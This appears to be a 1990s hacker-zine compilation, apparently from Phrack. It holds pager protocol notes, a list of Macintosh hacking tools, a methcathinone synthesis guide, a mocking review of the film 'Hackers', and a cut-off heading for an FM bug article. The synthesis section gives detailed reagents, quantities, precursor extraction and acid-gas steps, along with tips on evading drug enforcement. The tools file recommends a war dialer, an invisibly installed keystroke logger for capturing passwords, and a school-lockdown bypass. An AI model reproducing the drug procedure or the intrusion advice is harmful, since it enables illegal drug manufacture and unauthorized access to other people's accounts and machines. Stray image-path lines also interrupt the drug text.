1 FRAME = 2 CODEWORDS

	Preamble	Batchs
512 BPS	1125 mS	1062.5 mS
1200 BPS	480 mS	453.3 mS

CodeWords Structure



MESSAGE FORMAT				
	1	Message Bits	Parity Check Bits	Even parity

-BATCH STRUCTURE
A batch consist of frame synchronization code follow by 8 frames of two address codewords per frame (16 address codewords per batch). In order to maintain the proper batch structure, each frame is filled with two address codewords, or two idle codewords, or two message codewords, or any appropriate combination of the three codewords types.

-FRAME SYNCHRONIZATION CODE STRUCTURE
The frame synchronization (FS) code is a unique, reserved word that is used to identify the beginning of each batch. The FS code comprises the 32 bits:

01111110011010010000101011101 1000.

-OPTIONAL ALTERNATE FRAME SYNCHRONIZATION CODEWORDS
An alternate frame synchronization (AFS) code can be selected to support special systems or systems that require increased coding capability. The AFS is generated in the same manner as an address codeword (i.e., BCH codeword with parity bits). The POCSAG signaling standard has reserved special codewords for the AFS from 2,000,000 to 2,097,151. The use of the AFS requires the paging system to support the AFS. The AFS will change to frame 0 on the programmer since no frame information is included in the AFS. The AFS should use address 1 so that bit 20 and 21 are 0.

-ADDRESS CODEWORD STRUCTURE
An address codeword's first bit (bit 1) is always a zero. Bits 2 through 19 are the address bits. The pagers looks at these bits to find its own unique address. Each POCSAG codeword is capable of providing address information for four different paging sources (Address 1 to 4). These address are determined by combinations of values of bits 20 and 21 (the source-identifier bits). Bits 22 through 31 are the parity check bits, and bit 32 is the even parity bit.

	BIT 20	BIT 21
Address 1	0	0
Address 2	0	1
Address 3	1	0
Address 4	1	1

Pre-coded into the code plug are three bits which designate the frame location, within each batch, at which the pager's address is to be received; the decoder will look at the codewords in this frame for its address.
Power is removed from the receiver during all frames other than the precoded one, thus extending pager battery life.

-CODE CAPACITY
The combination of the code plug's three pre-coded frame location bits and address codeword 's 18 address bits provides over two million different assignable codes. In this combinatio n, the frame location bits are the least-significant bits, and the addres s
bits are the most-significant bits.

-MESSAGE CODEWORD STRUCTURE
A message codeword structure always start with a 1 in bit 1 and always follows directly after the address. Each message codeword replaces an address codeword in the batch.

-IDLE CODEWORD STRUCTURE
The idle codeword is unique, reserved codeword used to talk place of an address in any frame that would not otherwise be filled with 64 bits.
Thus, if a frame contains only an address, an idle codeword comprises the 32 bits:

01111010100010011100000110010111

-POCSAG CHARACTERS

CHAR	HEX	CHAR	HEX	CHAR	HEX
#	23	$	24	@	40
[	5B	\	5C	]	5D
^	5E	_	5F	’	60
{	7B	|	7C	}	7D
~	7E	DEL	7F	SP	20

MACINTOSH HACKING
by Logik Bomb

"My fellow astronauts..."
-Dan Quayle

Now, two people have mailed Erik Bloodaxe asking about Macintosh hacking particularly war dialers, and each time he insulted Macs and tried to get someone to write a file on it. No one has done it. So I guess I have to.

First, some words on Macintoshes. Steve Jobs and Steve Wozniak, the originators of the Apple and the Macintosh were busted for phreaking in college. The Apple IIe was used almost universally by hackers. So why has the Mac fallen out of favor for hacking? Simple. Because it fell out of favor for everything else. Apple screwed up and wouldn’t let clone makers license the MacOS. As a result, 80% of personal computers run DOS, and Macintoshes are left in the minority. Second, DOS compatible users, and hackers in particular, have an image of Mac users as a bunch of whiny lamers who paid too much for a computer and as a result are constantly defensive. The solution to this impression is to not be an asshole. I know it drives every Mac user crazy when he reads some article about Windows 95’s brand new, advanced features such as "plug-and-play" that the Macintosh has had since 1984. But just try and take it. If it’s any consolation, a lot of IBM-compatible (a huge misnomer, by the way) users hate Windows too.
Now, on with the software.

Assault Dialer 1.5

Assault Dialer, by Crush Commando, is the premier Mac war dialer, the Mac’s answer to ToneLoc. It has an ugly interface, but it’s the best we have right now. It is the successor to a previous war dialer known as Holy War Dialer 2.0. The only real competitor I’ve heard of for Assault Dialer is Tyrxis Shockwave 2.0, but the only version I could get a hold of was 1.0, and it wasn’t as good as Assault Dialer, so that’s your best bet right now.

MacPGP 2.6.2 and PGPfone 1.0b4

MacPGP is the Macintosh port of the infamous PGP (Pretty Good Privacy.) This file is not about cryptography, so if you want to know about PGP read the fuckin’ read me and docs that come with the file. Strangely enough, however, Phil Zimmerman released PGPfone, a utility for encrypting your phone and making it a secure line, for the Mac _first._ I don’t know why, and I haven’t had a chance to test it, but the idea’s pretty cool. If PGP doesn’t get Zimmerman thrown in jail, this will.

DisEase 1.0 and DisEase 3.0

Schools and concerned parents have always had a problem. Schools can’t have students deleting the hard drive, and parents don’t want their kids looking at the kinky pictures they downloaded. So Apple came out with At Ease, an operating system that runs over System 7, sort of the same way Windows runs off of DOS. However, I can’t stand At Ease. Everything about it, from the Fisher-Price screen to the interface drives me crazy. It drives a lot of other people crazy too. So it was just a matter of time before someone made a program to override it. The first was DisEase 1.0, a small program by someone calling himself Omletman, that would override At

Ease if you put in a floppy loaded with it and clicked six times. Omletman improved this design and eventually released 3.0. (I haven't been able to find any evidence that a 2.0 was ever released) 3.0 has such cool features as reading the preferences file to give you the password, so you can change the obnoxious greeting teachers always put to something more sinister. The only problem with 3.0 is that some configurations of At Ease only let documents be read off of disks; no applications, which means DisEase 3.0 won't appear, and so you can't run it. However, with 1.0 you don't have to actually open the application, you just click six times, so if you use 1.0 to get to the finder, and then 3.0 to read the passwords, things will work.

Invisible Oasis Installer

Oasis is a keystroke recorder, so you can find out passwords. However, with the original Oasis, you had to put it in the Extensions folder and make it invisible with ResEdit, which takes a while. Invisible Oasis Installer, however, installs it where it should be and automatically makes it invisible.

"So everything's wrapped up in a nice neat little _package_, then?"
-Homer Simpson

Anonymity 2.0 and Repersonalize 1.0

Anonymity, version 1.2, was a rather old program whose author has long been forgotten that was the best data fork alterer available. It removed the personalization to programs. However, in around 1990 someone named the Doctor made 2.0, a version with some improvements. Repersonalize was made in 1988 (God, Mac hacking programs are old) which reset personalization on some of the Microsoft and Claris programs, so you could enter a different personalization name. I don't know if it will still work on Microsoft Word 6.0.1 and versions of programs released recently, but I don't really care because I use Word 5.1a and I'm probably not going to upgrade for a while.

Phoney (AKA Phoney4Mac)

Phoney is an excellent program that emulates the Blue Box, Red Box, Black Box and Green Box tones. There is also Phoney4Newton, which does the same thing on the most portable of computers, the Newton.

That's all I'm covering in this file as far as Mac hacking programs. You'll probably want to know where to find all this crap, so here are all of the Mac hacking ftp and Web sites I know of:

Space Rogue's Whacked Mac Archives (http://l0pht.com/~spacerog/index.html)

This site, run by Space Rogue is L0pht Heavy Industries' Mac site. It is probably the largest and best archive of Mac hacking software connected to the Internet. The problem with this is that it can't handle more than two anonymous users, meaning that unless you pay to be part of L0pht, you will never get into this archive. I've tried getting up at 4:30 AM, thinking that no one in their right mind would possibly be awake at this time, but there is always, somehow, somewhere, two people in Iceland or Singapore or somewhere on this site.

The Mac Hacking Home Page (http://www.aloha.com/~seanw/index.html)

This site does not look like much, and it is fairly obvious that its maintainer, Sean Warren, is still learning HTML, but it is reliable and is a good archive. It is still growing, probably due to the fact that it is one of the only Internet Mac hacking sites anyone can get to and upload.

Kn0wledge Phreak <k0p> (http://www.uccs.edu/~abusby/k0p.html)

This is an excellent site and has many good programs. There is one catch, however. It's maintainer, Ole Buzzard, is actually getting the files from his BBS. So many of the really good files are locked away in the k0p BBS, and those of us who can't pay long distance can't get the files. Oh well.

Bone's H/P/C Page o' rama- part of the Cyber Rights Now! home page (http://www.lib.iup.edu/~seaman/index.html)

While this is hardly a Macintosh hacking site, it's just a hacking site, it does have very few Mac files, some of which are hard to get to. However, Bone might get expelled because of a long story involving AOHell, so this page might not be here. Then again, maybe Bone won't get expelled and this site will stay. Never can tell 'bout the future, can you?

"We predict the future. We invent it."

-Nasty government guy on the season premiere of _The X-Files_

Andy Ryder
Netsurfer and Road Warrior on the Info Highway
I've pestered Bruce Sterling _and_ R.U. Sirius!
As mentioned in the alt.devilbunnies FAQ, part I (Look it up!)
Once scored 29,013,920 points on Missile Command

"This Snow Crash thing- is it a virus, a drug, or a religion?"
-Hiro Protagonist
"What's the difference?"
-Juanita Marquez

"...one person's 'cyberpunk' is another's everyday obnoxious teenager with some technical skill thrown in..."
-Erich Schneider, "alt.cyberpunk Frequently Asked Questions List"
"More than _some_ technical skill."
-Andy Ryder

Making Methcathinone

Compiled

by Anonymous

Ok, this has got to be the easiest drug made at home (by far). This is very similar to methamphetamine in structure, effect, and use. Typical doses start at 20mg up to 60mg. Start low, go slow. Cat can be taken orally (add 10 mg) or through mucous membranes (nasally).

Ingredients:
Diet pills, or bronchodilator pills (1000 ea) containing 25mg ephedrine.
Potassium chromate, or dichromate (easily gotten from chem lab. orange/red)
Conc. Sulfuric acid - it's up to you where you get this. Contact me if you need help locating it.
Hydrochloric acid or Muriatic acid - Pool supply stores, hardware stores, it is used for cleaning concrete.
Sodium Hydroxide - Hardware stores. AKA lye.
Toluene - Hardware store, paint store.

Lab equipment:
1 liter, 3 neck flask - get it from school or Edmund's Scientific ($20.00)
125 mL separatory funnel - same as above
glass tubing - same as above

Buchner funnel - This is a hard to find item, but must schools have at least one. They are usually white porcelain or plastic. They look like a funnel with a flat disk in the bottom with lots of holes in it. If you need one, arrangements can be made.
Aspirator or vacuum pump - Any lab-ware supply catalog, about $10.00

References to Edmund's Scientific Co, in NJ, are accurate. You have to go to their "Lab Surplus/Mad Scientist" room. The prices are incredible. This place is definitely a recommended stopping sight for anybody going through New Jersey. It is located in "Barrington", about 30 minutes from center city Philadelphia.
All of the above can be purchased from "The Al-Chymist". Their number is (619)948-4150. Their address is: 17525 Alder #49
Hesperia, Ca 92345
Call and ask for a catalog.

That's it. The body of this article is stolen from the third edition of "Secrets of Methamphetamine Manufacture" by Uncle Fester. This is a tried and proven method by many people. If you want a copy of this book, contact

me.

Good luck and keep away from the DEA

M E T H C A T H I N O N E

K I T C H E N I M P R O V I E S E D C R A N K

The latest designer variant upon the amphetamine molecule to gain popularity and publicity is methcathinone, commonly called cat. This substance is remarkably similar to the active ingredient found in the leaves of the khat tree which the loyal drug warriors on the network news blame for turning peace loving Somalis into murderous psychopaths. The active ingredient in the khat leaves is cathinone, which has the same structural relationship to methcathinone that amphetamine has to methamphetamine. It is made by oxidizing ephedrine, while meth can be made by reducing ephedrine.

The high produced by methcathinone is in many ways similar to methamphetamine. For something so easily made and purified, it is actually quite enjoyable. the main differences between the meth high and the methcathinone high are length of action and body fell. With methcathinone, one can expect to still get to sleep about 8 hours after a large dose. On the down side, it definitely gives me the impression that the substance raises the blood pressure quite markedly. This drug may not be safe for people with weak hearts of blood vessels. Be warned!

Cat is best made using chrome in the +6 oxidation state as the oxidizer. I recall seeing an article in the narco swine's Journal of Forensic Science bragging about how they worked out a method for making it using permanganate, but that method gives an impure product in low yields. Any of the common hexavalent chrome salts can be used as the oxidizer in this reaction. This list include chrome trioxide (CrO_3), sodium or potassium chromate (Na_2CrO_4), and sodium or potassium dichromate ($Na_2Cr_2O_7$). All of these chemicals are very common. Chrome trioxide is used in great quantities in chrome plating. The chromates are used in tanning and leather making.

To make methcathinone, the chemist starts with the water extract of ephedrine pills. The concentration of the reactants in this case is not critically important, so it is most convenient to use the water extract of the pills directly after filtering without any boiling away of the water. See the section at the beginning of Chapter 15 [I included this at the end of the file] on extracting ephedrine form pills. Both ephedrine hydrochloride and sulfate can be used in this reaction.

The water extract of 1000 ephedrine pills is placed into any convenient glass container. A large measuring cup is probably best since it has a pouring lip. Next, 75 grams of any of the above mentioned +6 chrome compounds are added. They dissolve quite easily to form a reddish or orange colored solution. Finally, concentrated sulfuric acid is added. If CrO_3 is being used, 21 mL is enough for the job. If one of the chromates is being used, 42 mL is called for. These ingredients are thoroughly mixed together, and allowed to sit for several hours with occasional stirring.

After several hours have passed, lye solution is added to the batch until it is strongly basic. Very strong stirring accompanies this process to ensure that the cat is converted to the free base. Next, the batch is poured into a sep funnel, and a couple hundred mLs of toluene is added. Vigorous shaking, as usual, extracts the cat into the toluene layer. It should be clear to pale yellow in color. The water layer should be orange mixed with green. The green may settle out as a heavy sludge. The water layer is thrown away, and the toluene layer containing the cat is washed once with water, then poured into a beaker. Dry HCl gas is passed through the toluene as described in Chapter 5 [I included this at the end of the file]

to get white crystals of cat. The yield is between 15 and 20 grams. This reaction is scaled up quite easily.

CHAPTER 15 (part of it anyway)

P R O C E D U R E F O R O B T A I N I N G P U R E E P H E D R I N E F R O M S T I M U L A N T P I L L S

In the present chemical supply environment, the best routes for making meth start with ephedrine as the raw material. To use these routes, a serious hurdle must first be overcome. This hurdle is the fact that the most easily obtained source of ephedrine, the so-called stimulant or bronchodilator pills available cheaply by mail order, are a far cry from the pure starting material a quality minded chemist craves. Luckily, there is a simple and very low profile method for separating the fillers in these pills from the desired active ingredient they contain.

A superficial paging through many popular magazines[New Body is where I found it at GNC] reveals them to be brim full of ads from mail order outfits offering for sale "stimulant" or "bronchodilator" pills. These are the raw materials today's clandestine operator requires to manufacture meth without detection. The crank maker can hide amongst the huge herd of people who order these pills for the irritating and nauseating high that can be had by eating them as is. I have heard of a few cases where search warrants were obtained against people who ordered very large numbers of these pills, but I would think that orders of up to a few thousand pills would pass unnoticed. If larger numbers are required, maybe one's friends could join in the effort.

The first thing one notices when scanning these ads is the large variety of pills offered for sale. When one's purpose is to convert them into methamphetamine, it is very easy to eliminate most of the pills offered for sale. Colored pills are automatically rejected because one does not want the coloring to be carried into the product. Similarly, capsules are rejected because individually cutting open capsules is just too much work. Bulky pills are to be avoided because they contain too much filler. The correct choice is white cross thins, preferably containing ephedrine HCl instead of sulfate, because the HCl salt can be used in more of the reduction routes than can the sulfate.

Once the desired supply of pills is in hand, the first thing which should be done is to weigh them. This will give the manufacturer an idea of how much of the pills is filler, and how much is active ingredient. Since each pill contains 25 milligrams of ephedrine HCl, a 1000 lot bottle contains 25 grams of active ingredient. A good brand of white cross thins will be around 33% to 40% active ingredient. 25 grams of ephedrine HCl may not sound like much, but if it is all recovered from these pills, it is enough to make from 1/2 to 3/4 ounce of pure meth. This is worth three or four thousand dollars, not a bad return on the twenty odd dollars a thousand lot of such pills costs. [I don't know where he got 3 or 4 thousand dollars from, but the pills go for about $35.00/1000 now. 2 months ago they were $25.00 but now they have to do more paper work because it is a DEA controlled substance]

To extract the ephedrine from the pills, the first thing which must be done is to grind them into a fine powder. This pulverization must be thorough in order to ensure complete extraction of the ephedrine form the filler matrix in which it is bound. A blender does a fine job of this procedure, as will certain brands of home coffee grinders.

Next, the powder from 1000 pills is put into a glass beaker, or other similar container having a pouring lip, and about 300 mL of distilled water is added. Gentle heat is then applied to the beaker, as for example on a stove burner, and with steady stirring the contents of the beaker are slowly brought up to a gentle boil. It is necessary to stir constantly because of the fillers will settle to the bottom of the beaker and cause burning if not steadily stirred.

Once the contents of the beaker have been brought to a boil, it is removed from the heat and allowed to settle. Then the water is poured out of the beaker through a piece of filter paper. The filtered water should be absolutely clear. Next, another 50 mL of water is added to the pill filler sludge, and it too is heated with stirring. Finally, the pill sludge is poured into the filter, and the water it contains is allowed to filter through. It too should be absolutely clear, and should be mixed in with the first extract. A little water may be poured over the top of the filler sludge to get the last of the ephedrine out of it. This sludge should be nearly tasteless, and gritty in texture. The water extract should taste very bitter, as it contains the ephedrine.


The filtered water is now returned to the stove burner, and half of the water it contains is gently boiled away. Once this much water has been boiled off, precautions should be taken to avoid burning the ephedrine. The best alternative is to evaporate the water off under a vacuum. If this is not practical with the equipment on hand, the water may be poured into a glass baking dish. This dish is then put into the oven with the door cracked open, and the lowest heat applied. In no time at all, dry crystals of ephedrine HCl can be scraped out of the baking dish with a razor blade. The serious kitchen experimenter may wish to further dry them in a microwave.

Chapter 5 (The part about the HCl gas)

A source of anhydrous hydrogen chloride gas is now needed. The chemist will generate his own. The glassware is set up as in Figure 1. He will have to bend another piece of glass tubing to the shape shown. It should start out about 18 inches long. One end of it should be pushed through a one hole stopper. A 125 mL sep funnel is the best size. The stoppers and joints must be tight, since pressure must develop inside this flask to force the hydrogen chloride gas out through the tubing as it is generated.

Into the 1000 mL, three-necked flask is placed 200 grams of table salt. Then 25% concentrated hydrochloric acid is added to this flask until it reaches the level shown in the figure. The hydrochloric acid must be of laboratory grade [I use regular muriatic acid for pools].

Figure 1:



Some concentrated sulfuric acid (96-98%) is put into the sep funnel and the spigot turned so that 1 mL of concentrated sulfuric acid flows into the flask. It dehydrates the hydrochloric acid and produces hydrogen

chloride gas. This gas is then forced by pressure through the glass tubing.


One of the Erlenmeyer flasks containing methamphetamine in solvent is placed so that the glass tubing extends into the methamphetamine, almost reaching the bottom of the flask. Dripping in more sulfuric acid as needed keeps the flow of gas going to the methamphetamine. If the flow if gas is not maintained, the methamphetamine may solidify inside the glass tubing, plugging it up.

Within a minute of bubbling, white crystals begin to appear in the solution, More and more of them appear as the process continues. It is an awe-inspiring sight. In a few minutes, the solution becomes as thick as watery oatmeal.

It is now time to filter out the crystals, which is a two man job. The flask with the crystals in it is removed from the HCl source and temporarily set aside. The three-necked flask is swirled a little to spread around the sulfuric acid and then the other Erlenmeyer flask is subjected to a bubbling with HCl. While this flask is being bubbled, the crystals already in the other flask are filtered out.

The filtering flask and Buchner funnel are set up as shown in figure 2. The drain stem of the buchner funnel extends all the way through the rubber stopper, because methamphetamine has a nasty tendency to dissolve rubber stoppers. This would color the product black. A piece of filter paper covers the flat bottom of the Buchner funnel. The vacuum is turned on and the hose attached to the vacuum nipple. Then the crystals are poured into the Buchner funnel. The solvent and uncrystallized methamphetamine pass through the filter paper and the crystals stay in the Buchner funnel as a solid cake. About 15 mL of solvent is poured into the Erlenmeyer flask. the top of the flask is covered with the palm and it is shaken to suspend the crystals left clinging to the sides. This is also poured into the Buchner funnel. Finally, another 15 mL of solvent is poured over the top of the filter cake.

Figure 2:



Now the vacuum hose is disconnected and the Buchner funnel, stopper and all, is pulled from the filtering flask. All of the filtered solvent is poured back into the erlenmeyer flask it came from. It is returned to the HCl source for more bubbling. The Buchner funnel is put back into the top of the filtering flask. It still contains the filter cake of methamphetamine crystals. It will now be dried out a little bit. The vacuum is turned back on, the vacuum hose is attached to the filtering flask, and the top of the Buchner funnel is covered with the palm or section of latex rubber glove. The vacuum builds and removes most of the solvent from the filter cake. This takes about 60 seconds. The filter cake can now be dumped out onto a glass or China plate (not plastic) by tipping the Buchner funnel upside-down and tapping it gently on the plate.

And so, the filtering process continues, one flask being filtered while the other one is being bubbled with HCl. Solvent is added to the Erlenmeyer flask to keep their volumes at 300 mL. Eventually, after each flask has been bubbled for about seven times, no more crystal will come out and the underground chemist is finished.

If ether was used as the solvent, the filter cakes on the plates will be nearly dry now. With a knife from the silverware drawer, the cakes are cut into eighths. They are allowed to dry out some more then chopped up into powder. If benzene was used, this process takes longer. Heat lamps may be used to speed up this drying, but no stronger heat source.

[The above section of chapter 5 is talking about methamphetamine. You could, in most instances, substitute the word methcathinone, but I wanted to present the text to you in its exact form.]

Review of "HACKERS"

By Wile Coyote

Sorry, it might be a little long... cut it to ribbons if you want, most of it is just a rant anyway... Hope you enjoy it.

First off, I have to admit that I was biased going into the movie "Hackers"... I heard that it wasn't going to be up to snuff, but did I let that stop me? No, of course not... I sucked up enough courage to stride towards my girlfriend and beg for seven bucks... :) She ended up wanting to see the movie herself (and sadly, she rather enjoyed it... oh, well, what can you do with the computer illiterate or is it the computer illegitimate?). Now onto....

THE MOVIE

(Yes, I AM going to give you a second-by-second playback of the movie... you don't want me to spoil the plot, you say? Well, don't worry, there is no plot to spoil! :) just kidding, go see it... maybe you'll like it...)

Well, from the very first few seconds, I was unimpressed... It begins with an FBI raid on some unsuspecting loose (who turns out to be the main character, but that's later) named Zero Cool (can you say "EL1EEEEET WaReZ D00D!!!!!!!1!!!!!111!!!!"). The cinematography was bad... (Hey, cinematography counts!) But, the acting was worse. The Feds bust into this home and run up the stairs, all while this lady (the mom) just kind of looks on dumbfounded and keeps saying stuff like "hey, stop that...", or something (is this what a raid is like? I've never had the pleasure...)

Ok, so the story goes on like this: The 11 year old kid made a computer virus that he uploads to, I think, the NY stock exchange, and it crashes 1,507 computers. There is a really lame court scene where the kid is sentenced to 7 years probation where he can't use a computer or a touch-tone phone... That was 1988...

Time passes... Now it's 1995, and boy have things changed (except the mom... hmmm....). Now the ex-hacker is allowed to use a computer (his 18th b-day) and (somehow) he is just a natural at hacking, and is (gold?) boxing some TV station to change the program on television (yes, I know that all of you super-el33t hackers hack into TV stations when you don't like what's on Ricki Lake!). N-e-way, while hacking into their super-funky system (the screen just kind of has numbers moving up and down the screen like some kind of hex-editor on acid...)
he gets into a "hacking battle" with some other hacker called Acid Burn (I don't think I have ever seen such a trippy view of the "Internet"...

lots of Very high-end graphics, not very realistic, but it's Hollywood...). In the end, the other hacker kicks the shit out of him (he has changed his handle to Crash Override now, just to be cool, i guess) and logs him off the TV station. Wow, tense... cough...

For those of you who care, let me describe the "hacker" Crash Override: He is definitely super-funky-coole-mo-d-el31t-to-the-max, 'cause he is (kinda) built, and wears VERY wicky (wicky : <adjective> weird plus wacky) clothes, and the CDC might have quite a bit to say about the amount of leather he wears... I mean, there are limits to that kind of stuff, man! And to top off his coolness, he is, like, the roller-blade king of the world. (Not that hackers don't roller-blade, but he does it just Soooo much cooler than I could... :)). And yet, here's the nifty part, despite all of his deft coolness, he couldn't get a girl for the life of him (we all morn for him in silent prayer).

Ok, so now Crash is at school, and he meets Wonderchick (who is EXACTLYFUCKINGLIKEHIM, and is , of course, an 3L31t hackerette... ok, she is Acid Burn, the bitch who "kicked" him out of the TV station, sorry to spoil the suspense).

Now, while at school, he wants to hook up with wonderchick, so he breaks into the school's computer (it must be a fucking Cray to support all of the high-end-type graphics that this dude is pulling up) and gets his English(?) class changed to hers. So, some other super-d00dcool hacker spots him playing around with the schools computer (it's funny how may elite hackers one can meet in a new york public school...), so he catches up with Crash and invites you to an elite (Oh, if you ever want to see a movie where the word 3l333333333t is used, like a fucking million times, then go see Hackers...) hackerz-only club, complete with million-dollar virtual-reality crap and even a token phreaker trying to red-box a pay-phone with a cassette recorder (never mind that the music is about 197 decibels, the phone can still pick up the box tones...).

What follows is that Crash meets up with some seriously k-rad hackers (Cereal Killer : reminds you of Mork & Mindy meets Dazed and Confused; and Phantom Phreak : who reminds of that gay kid on "my so called life... maybe that was him?";Lord Nikon : the token black hacker... Photographic memory is his super-power). They talk about k00l pseudo-hacker shit and then a l00ser warez-type guy comes up and tries to be El33t like everybody else. He is just about the ONLY realistic character in the whole movie. He acts JUST like a wannabe "Hiya D00dz, kan eye b k0ewl too?". He keeps saying "I need a handle, then I'll be el33t!". (Why he can't just pick his own handle, like The Avenging Turd or something, is beyond me... He plays lamer better than the kids in Might Morphin Power Rangers... awesome actor!). N-e-way, this is where the major discrepancies start. Ok, first they try to "test" Lamerboy by asking him what the four most used passwords are. According to the movie, they are "love, sex, god, and secret". (Hmmmm.... I thought Unix required a 6-8 char. password....). Somehow lamerboy got into a bank and screwed with an ATM machine four states away; all of the hacker chastise him for being stupid and hacking at home (If you watch the movie, you'll notice that the hackers use just about every pay-phone in the city to do their hacking, no, THAT doesn't look suspicious)Next they talk about "hacking a Gibson".
(I was informed that they WANTED to use "hacking a Cray",
but the Cray people decided that they didn't want THAT kind of publicity.
I've never heard of a Gibson in real life, though...).
They talk about how k-powerful the security is on a Gibson, and they say that if Lamerboy can crack one, then he gets to be elite.

Sooooooooo.... As the movie Sloooowly progresses (with a lot of Crash loves Wonderchick, Wonderchick hates Crash kind of stuff) Lamerboy finally cracks a Gibson with the password God (never mind a Login name or anything that cool). Then the cheese begins in full force. The Gibson is like a total virtual-reality thingy. Complete with all sorts of cool looking towers and neon lightning bolts and stuff. Lamerboy hacks into a garbage file (did I mention that the entire world is populated by Macs? Oh, I didn't... well, hold on :)...). So, this sets alarms off all

over the place (cause a top-secret file is hidden in the garbage, see?), and the main bad-guy, security chief Weasel, heads out to catch him. He plays around with some neon, star-trek-console, buttons for a while, then calls the "feds" to put a trace on the kid. La de da, ess catches him in a second, and the kid only gets half of the file, which he hides. (to spoil the suspense, yet again, the file is some kind of money getting program, like the kind some LOD members wrote about a long time ago in Phrack, which pulls money from each transaction and puts it into a different account. Needless to say, the Security Weasel is the guy who wrote it, which is why he needs it back, pronto!).

As we travel along the movie, the hackers keep getting busted for tapping into the Gibson, and they keep getting away. The "action" heats up when Wonderchick and Crash get into a tiff and they decide to have a hacking contest... They go all over the city trying their best to fuck with the one fed they don't like.... Brilliant move, eh? The movie kind of reaches a lull when, at a party at Wonderchick's house, they see a k-rad laptop. They all fondle over the machine with the same intensity that Captain Kirk gave to fighting Klingons, and frankly, their acting abilities seems to ask "please deposit thirty-five cents for the next three minutes". It was funny listening to the actors, 'cause they didn't know shit about what they were saying... Here's a clip:

Hey, cool, it's got a 28.8 bps modem! (Yep, a 28.8 bit modem... Not Kbps, mind you :)...I wonder where they designed a .8 of a bit?)

Yeah! Cool... Hey what kind of chip does it have in it?

A P6! Three times faster than a Pentium.... Yep, RISC is the wave of the future... (I laughed so hard..... Ok, first of all, it is a Mac. Trust me, it has the little apple on the cover. Second it has a P6, what server she ripped this out of, I dare not ask. How she got that bastard into a laptop without causing the casing to begin melting is yet another problem... those get very hot, i just read about them in PC magazine (wow, I must be elite too). Finally, this is a *magic* P6, because it has RISC coding....

I kinda wished I had stayed for the credits to see the line:

Technical advisor None.... died on route to work...)

Finally they ask something about the screen, and they find out it is an..... hold your breath.... ACTIVE MATRIX! ... Kick ass!

They do lots of nifty things with their magic laptops (I noticed that they ALL had laptops, and they were ALL Macintoshes. Now, I'm not one to say you can't hack on a mac, 'cause really you can hack on a TI-81 if you've got the know.... but please, not EVERYONE in the fucking movie has to have the exact same computer (different colors, though... there was a really cool clear one).... it got really sad at the end), and they finally find out what the garbage file that Lamerboy stole was, this time using a hex editor/CAD program of some sort.

As we reach the end of the movie, the hackers enlist the help of two very strangely painted phone phreaks who give the advice to the hackers to send a message to all of the hackers on the 'net, and together, they all kicked some serious ass with the super-nifty-virtual-reality Gibson.

In the end, all of the Hackers get caught except for one, who pirates all of the TV station in the world and gives the police the "real" story... So, the police politely let them go, no need for actually proving that the evidence was real or anything, of course.

So, in the end, I had to say that the movie was very lacking. It seemed to be more of a Hollywood-type flashy movie, than an actual documentary about hackers. Yes, I know an ACTUAL movie about hacker would suck, but PLEASE, just a LITTLE bit of reality helps keep the movie grounded. It may have sucked less if they didn't put flashing, 64 million color,

fully-rendered, magically delicious pictures floating all over the screen instead of just a simple "# " prompt at the bottom. With all of the super-easy access to all of the worlds computers, as depicted in the movie, ANYBODY can be a hacker, regardless of knowledge, commitment, or just plain common sense. And that's what really made it suck...

Hope you enjoyed my review of HACKERS!

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 4 of 18

```
                    //   //  /\   //   ====
                   //   //  //\\ //   ====
                  ==== //  //  \\/   ====

                 /\   //  // \\    //  /===   ====
                //\\ //  //   //  //   \=\   ====
               //  \\/    \\ //  //   ===/  ====
```

PART II

```
 +==================================+
 |     CONSTRUCTING AN FM BUG       |
